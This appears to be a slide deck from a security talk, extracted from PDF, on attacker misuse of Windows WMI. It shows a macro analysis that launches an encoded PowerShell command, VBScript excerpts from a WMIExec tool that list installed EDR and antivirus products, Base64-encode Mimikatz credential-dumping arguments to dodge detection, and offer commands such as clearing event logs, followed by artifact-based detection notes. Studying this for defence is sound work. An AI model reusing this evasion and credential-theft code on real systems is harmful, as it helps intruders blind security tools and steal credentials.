


PRACTICAL EXAMPLES_

PRACTICAL EXAMPLES COMMODITY



WMI MISDIRECTION



Action	Parameters	Description
Found Entry Point	autoopen	Interesting Function Call
GetObject	['winmgmts:Win32_ProcessStartup']	Interesting Function Call
GetObject	['winmgmts:Win32_Process']	Interesting Function Call
Create	['powerShell -nop -e JABXADMAXwA1ADQANgAzAF8APQAoACcAaAA4ADYAXwAnACsAJwAwADIANAyACcAKQA7ACQARwA2AF8AXwAxADEANwA5AD0AbgBlAHcALQBvAGIAagBLAGMAdAAgAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQBuAHQA0wAkAGMAXwAwAF8ANQBfAF8AXwA9ACgAJwBoAHQAdABwADoALwAvACcAKwAnADMANQAUADEAJwArACcAOAA0ACcAKwAnAC4ANGAxAC4AJwArACcAMgAnACsAJwA1ADQAJwArACcALwB0AGcAJwArACcAOQBwACcAKwAnAHoAZABZAEAAJwArACcAaAB0AHQAJwArACcAcAA6ACcAKwAnAC8ALwA1ADTA1wArACcAIgAnACsA1wAv']	Interesting Function Call

Macro components: Windows Management function calls

ANTI-EDR_



THE REAL ANTI-EDR

THE HUMANS



WMIEXEC - ANTI-EDR

```
Function ShellCC(objWMIService)
    WriteLine "[+] Checking process..."
    strQuery = "Select Caption, ExecutablePath " & _
        "From Win32_Process " & _
        "Where ExecutablePath Like '%receptor%' OR ExecutablePath Like '%FireEye%' " & _
        "OR ExecutablePath Like '%Sophos%' OR ExecutablePath Like '%Avecto%' " & _
        "OR ExecutablePath Like '%Sysmon%' OR ExecutablePath Like '%CarbonBlack%' " & _
        "OR ExecutablePath Like '%Tanium%' OR ExecutablePath Like '%Security%' " & _
        "OR ExecutablePath Like '%Fidelis%' OR ExecutablePath Like '%CrowdStrike%' " & _
        "OR ExecutablePath Like '%Symantec%' OR ExecutablePath Like '%AVG%' " & _
        "OR ExecutablePath Like '%AntiVirus%' OR ExecutablePath Like '%AVAST%' " & _
        "OR ExecutablePath Like '%Kaspersky%' OR ExecutablePath Like '%Avira%' " & _
        "OR ExecutablePath Like '%ESET%' OR ExecutablePath Like '%F-Secure%' " & _
        "OR ExecutablePath Like '%PCPitstop%' OR ExecutablePath Like '%ESTsoft%' " & _
        "OR ExecutablePath Like '%DrWeb%' OR ExecutablePath Like '%Mcafee%' " & _
        "OR ExecutablePath Like '%Trend_Micro%' OR ExecutablePath Like '%K7_Computing%' " & _
        "OR ExecutablePath Like '%LanScope%' OR ExecutablePath Like '%Protect%' " & _
        "OR ExecutablePath Like '%cylance%' OR ExecutablePath Like '%Palo_Alto%' " & _
        "OR ExecutablePath Like '%Fujitsu%' OR ExecutablePath Like '%Systemwalker%' " & _
        "OR ExecutablePath Like '%Confer%' " & _
        "OR Caption Like '%hpe%' OR Caption Like '%tan%' OR Caption Like '%sysmon%' " & _
        "OR Caption Like '%endpoint%' OR Caption Like '%falcon%' OR Caption Like '%cb.exe%' " & _
        "OR Caption Like '%salmon.exe%' OR Caption Like '%cylance%' OR Caption Like '%avguix%' " & _
        "OR Caption Like '%ragent%' OR Caption Like '%xagt%' OR Caption Like '%defend%' " & _
        "OR Caption Like '%sgnmaster%' OR Caption Like '%swc_%' OR Caption Like '%swi_%' " & _
        "OR Caption Like '%SAVAdminS%' OR Caption Like '%SISI%' OR Caption Like '%LspSrv%' " & _
        "OR Caption Like '%CSNest%' OR Caption Like '%Rep%' "
    If GetWMIObject(objWMIService, strQuery, arrResult) Then
        PrintGWResult arrResult, "table"
    End If
End Function
```

WMIEXEC - ANTI-EDR_

```
Function ShellCC2(objWMIService)
    WriteLine "[+] Checking product..."
    strQuery = "Select Name,Version,Vendor,InstallLocation " &
        "From Win32_Product " &
        "Where Name Like '%AVG%' " &
        "OR Name Like '%EndPoint%' " &
        "OR Name Like '%Cylance%' " &
        "OR Name Like '%Sensor%' " &
        "OR Name Like '%Protect%' " &
        "OR Name Like '%Trend%' " &
        "OR Name Like '%Virus%' " &
        "OR Name Like '%Secure%' "
    If GetWMIObject(objWMIService, strQuery, arrResult) Then
        PrintGWResult arrResult, "table"
    End If
End Function
```

```
Case "check-cyber", "cc"
    CommandShell = ShellCC(objWMIService)
Case "check-cyber2", "cc2"
    CommandShell = ShellCC2(objWMIService)
```

```
[+] Checking process...
Caption          ExecutablePath
===== =====
Sysmon64.exe  C:\Windows\Sysmon64.exe
[:127.0.0.1] c:\>cc2
cc2
[+] Checking product...
Name          Version  Vendor      InstallLocation
===== ====== ===== =====
Cybereason Sensor 19.0.4.0 Cybereason
```

WMIEXEC - ANTI-EDR

```
Function ShellELSE(boolLocalCommand, boolWMIMode, objWMIService, strKeyWord, arrArguments, intTimeOut)
    strCommand = strKeyWord & " " & arrArguments(0)
    If (InStr(LCase(strCommand), "lsadump::lsa /patch") > 0) And _
        (InStr(objRemoteOSInfo.Version, "6.2.9200") > 0) Then
        WriteLine "[!] 2012 does not support patch mode."
        Exit Function
    End If
```

```
If boolAutoConvertBase64 Then
    If (InStr(LCase(strCommand), "privilege::") > 0) OR _
        (InStr(LCase(strCommand), "sekurlsa::") > 0) OR _
        (InStr(LCase(strCommand), "process::") > 0) OR _
        (InStr(LCase(strCommand), "lsadump::") > 0) OR _
        (InStr(LCase(strCommand), "token::") > 0) Then
        strCommand = strKeyWord & " " & Base64EncodeString(arrArguments(0), True, True)
    End If
End If
```

```
'If boolWMIMode Then
'    WriteLine "[!] Warning, WMI Only!"
'Else
'    ShellExec objWMIService, strCommand, True, True, "", intTimeOut
'End If
ShellExec objWMIService, strCommand, True, True, "", intTimeOut
End If
End Function
```

WMIEXEC - ANTI-EDR_

```
Case "cd"
Case "put"
Case "get"
Case "base64" ' base64 encoded Mimicatz arguments
Case "baseput"
Case "baseget"
Case "get-dotnet", "gdv"
Case "remove-reg", "rr"
Case "get-reg", "gr"
Case "new-reg", "nr"
Case "get-client", "gc"
Case "get-domain", "gdo"
Case "get-os", "os"
Case "get-cpu", "cpu"
Case "get-video", "gv"
Case "get-share", "gs"
Case "get-sharepermission", "gsp"
Case "new-share", "ns"
Case "remove-share", "rs"
Case "ifconfig"
Case "route-print", "rpt"
Case "remove-file", "rm"
Case "copy-file", "cp"
Case "move-file", "mv"
Case "find-file", "ff"
Case "ls"
Case "hotfix-check", "qfe"
Case "check-wdigest", "cw"
Case "service-available", "sa"
Case "get-service", "gsv"
```

```
Case "new-service", "nsv"
Case "start-service", "sasv"
Case "stop-service", "spsv"
Case "remove-service", "rmsv"
Case "clear-event", "cev"
Case "get-event", "gev"
Case "get-time", "now"
Case "check-cyber", "cc"
Case "check-cyber2", "cc2"
Case "get-product", "gpd"
Case "get-anti", "gat"
Case "get-job", "gj"
Case "exec-job", "ej"
Case "new-job", "nj"
Case "remove-job", "rj"
Case "get-process", "ps"
Case "start-process", "saps", "start"
Case "stop-process", "kill"
Case "connection-test", "test"
Case "get-volume", "gvol"
Case "get-logonuser", "glu"
Case "get-wmiobject", "gw"
Case "map-remotedrive", "map"
Case "remove-drive", "rmap"
Case "change-defaultshare"
Case "mmc-exec", "mmc"
Case "arr" 'Array of arguments
Case Else
```

WMIEXEC DETECTION_

Destination machine

```
cmd.exe /c <COMMAND> > C:\wmi.dll 2>&1
```

```
cmd.exe /c <COMMAND> > C:\wmil.dll /F > nul 2>&1
```

```
cmd.exe /c <COMMAND> 1>C:\windows\system32\normpnhsn.nls 2>>&1
```


Note:

- file output modifiable!
- early tool default file was wmi.dll
- later versions norm<random>.nls for more blending in

Detection advice:

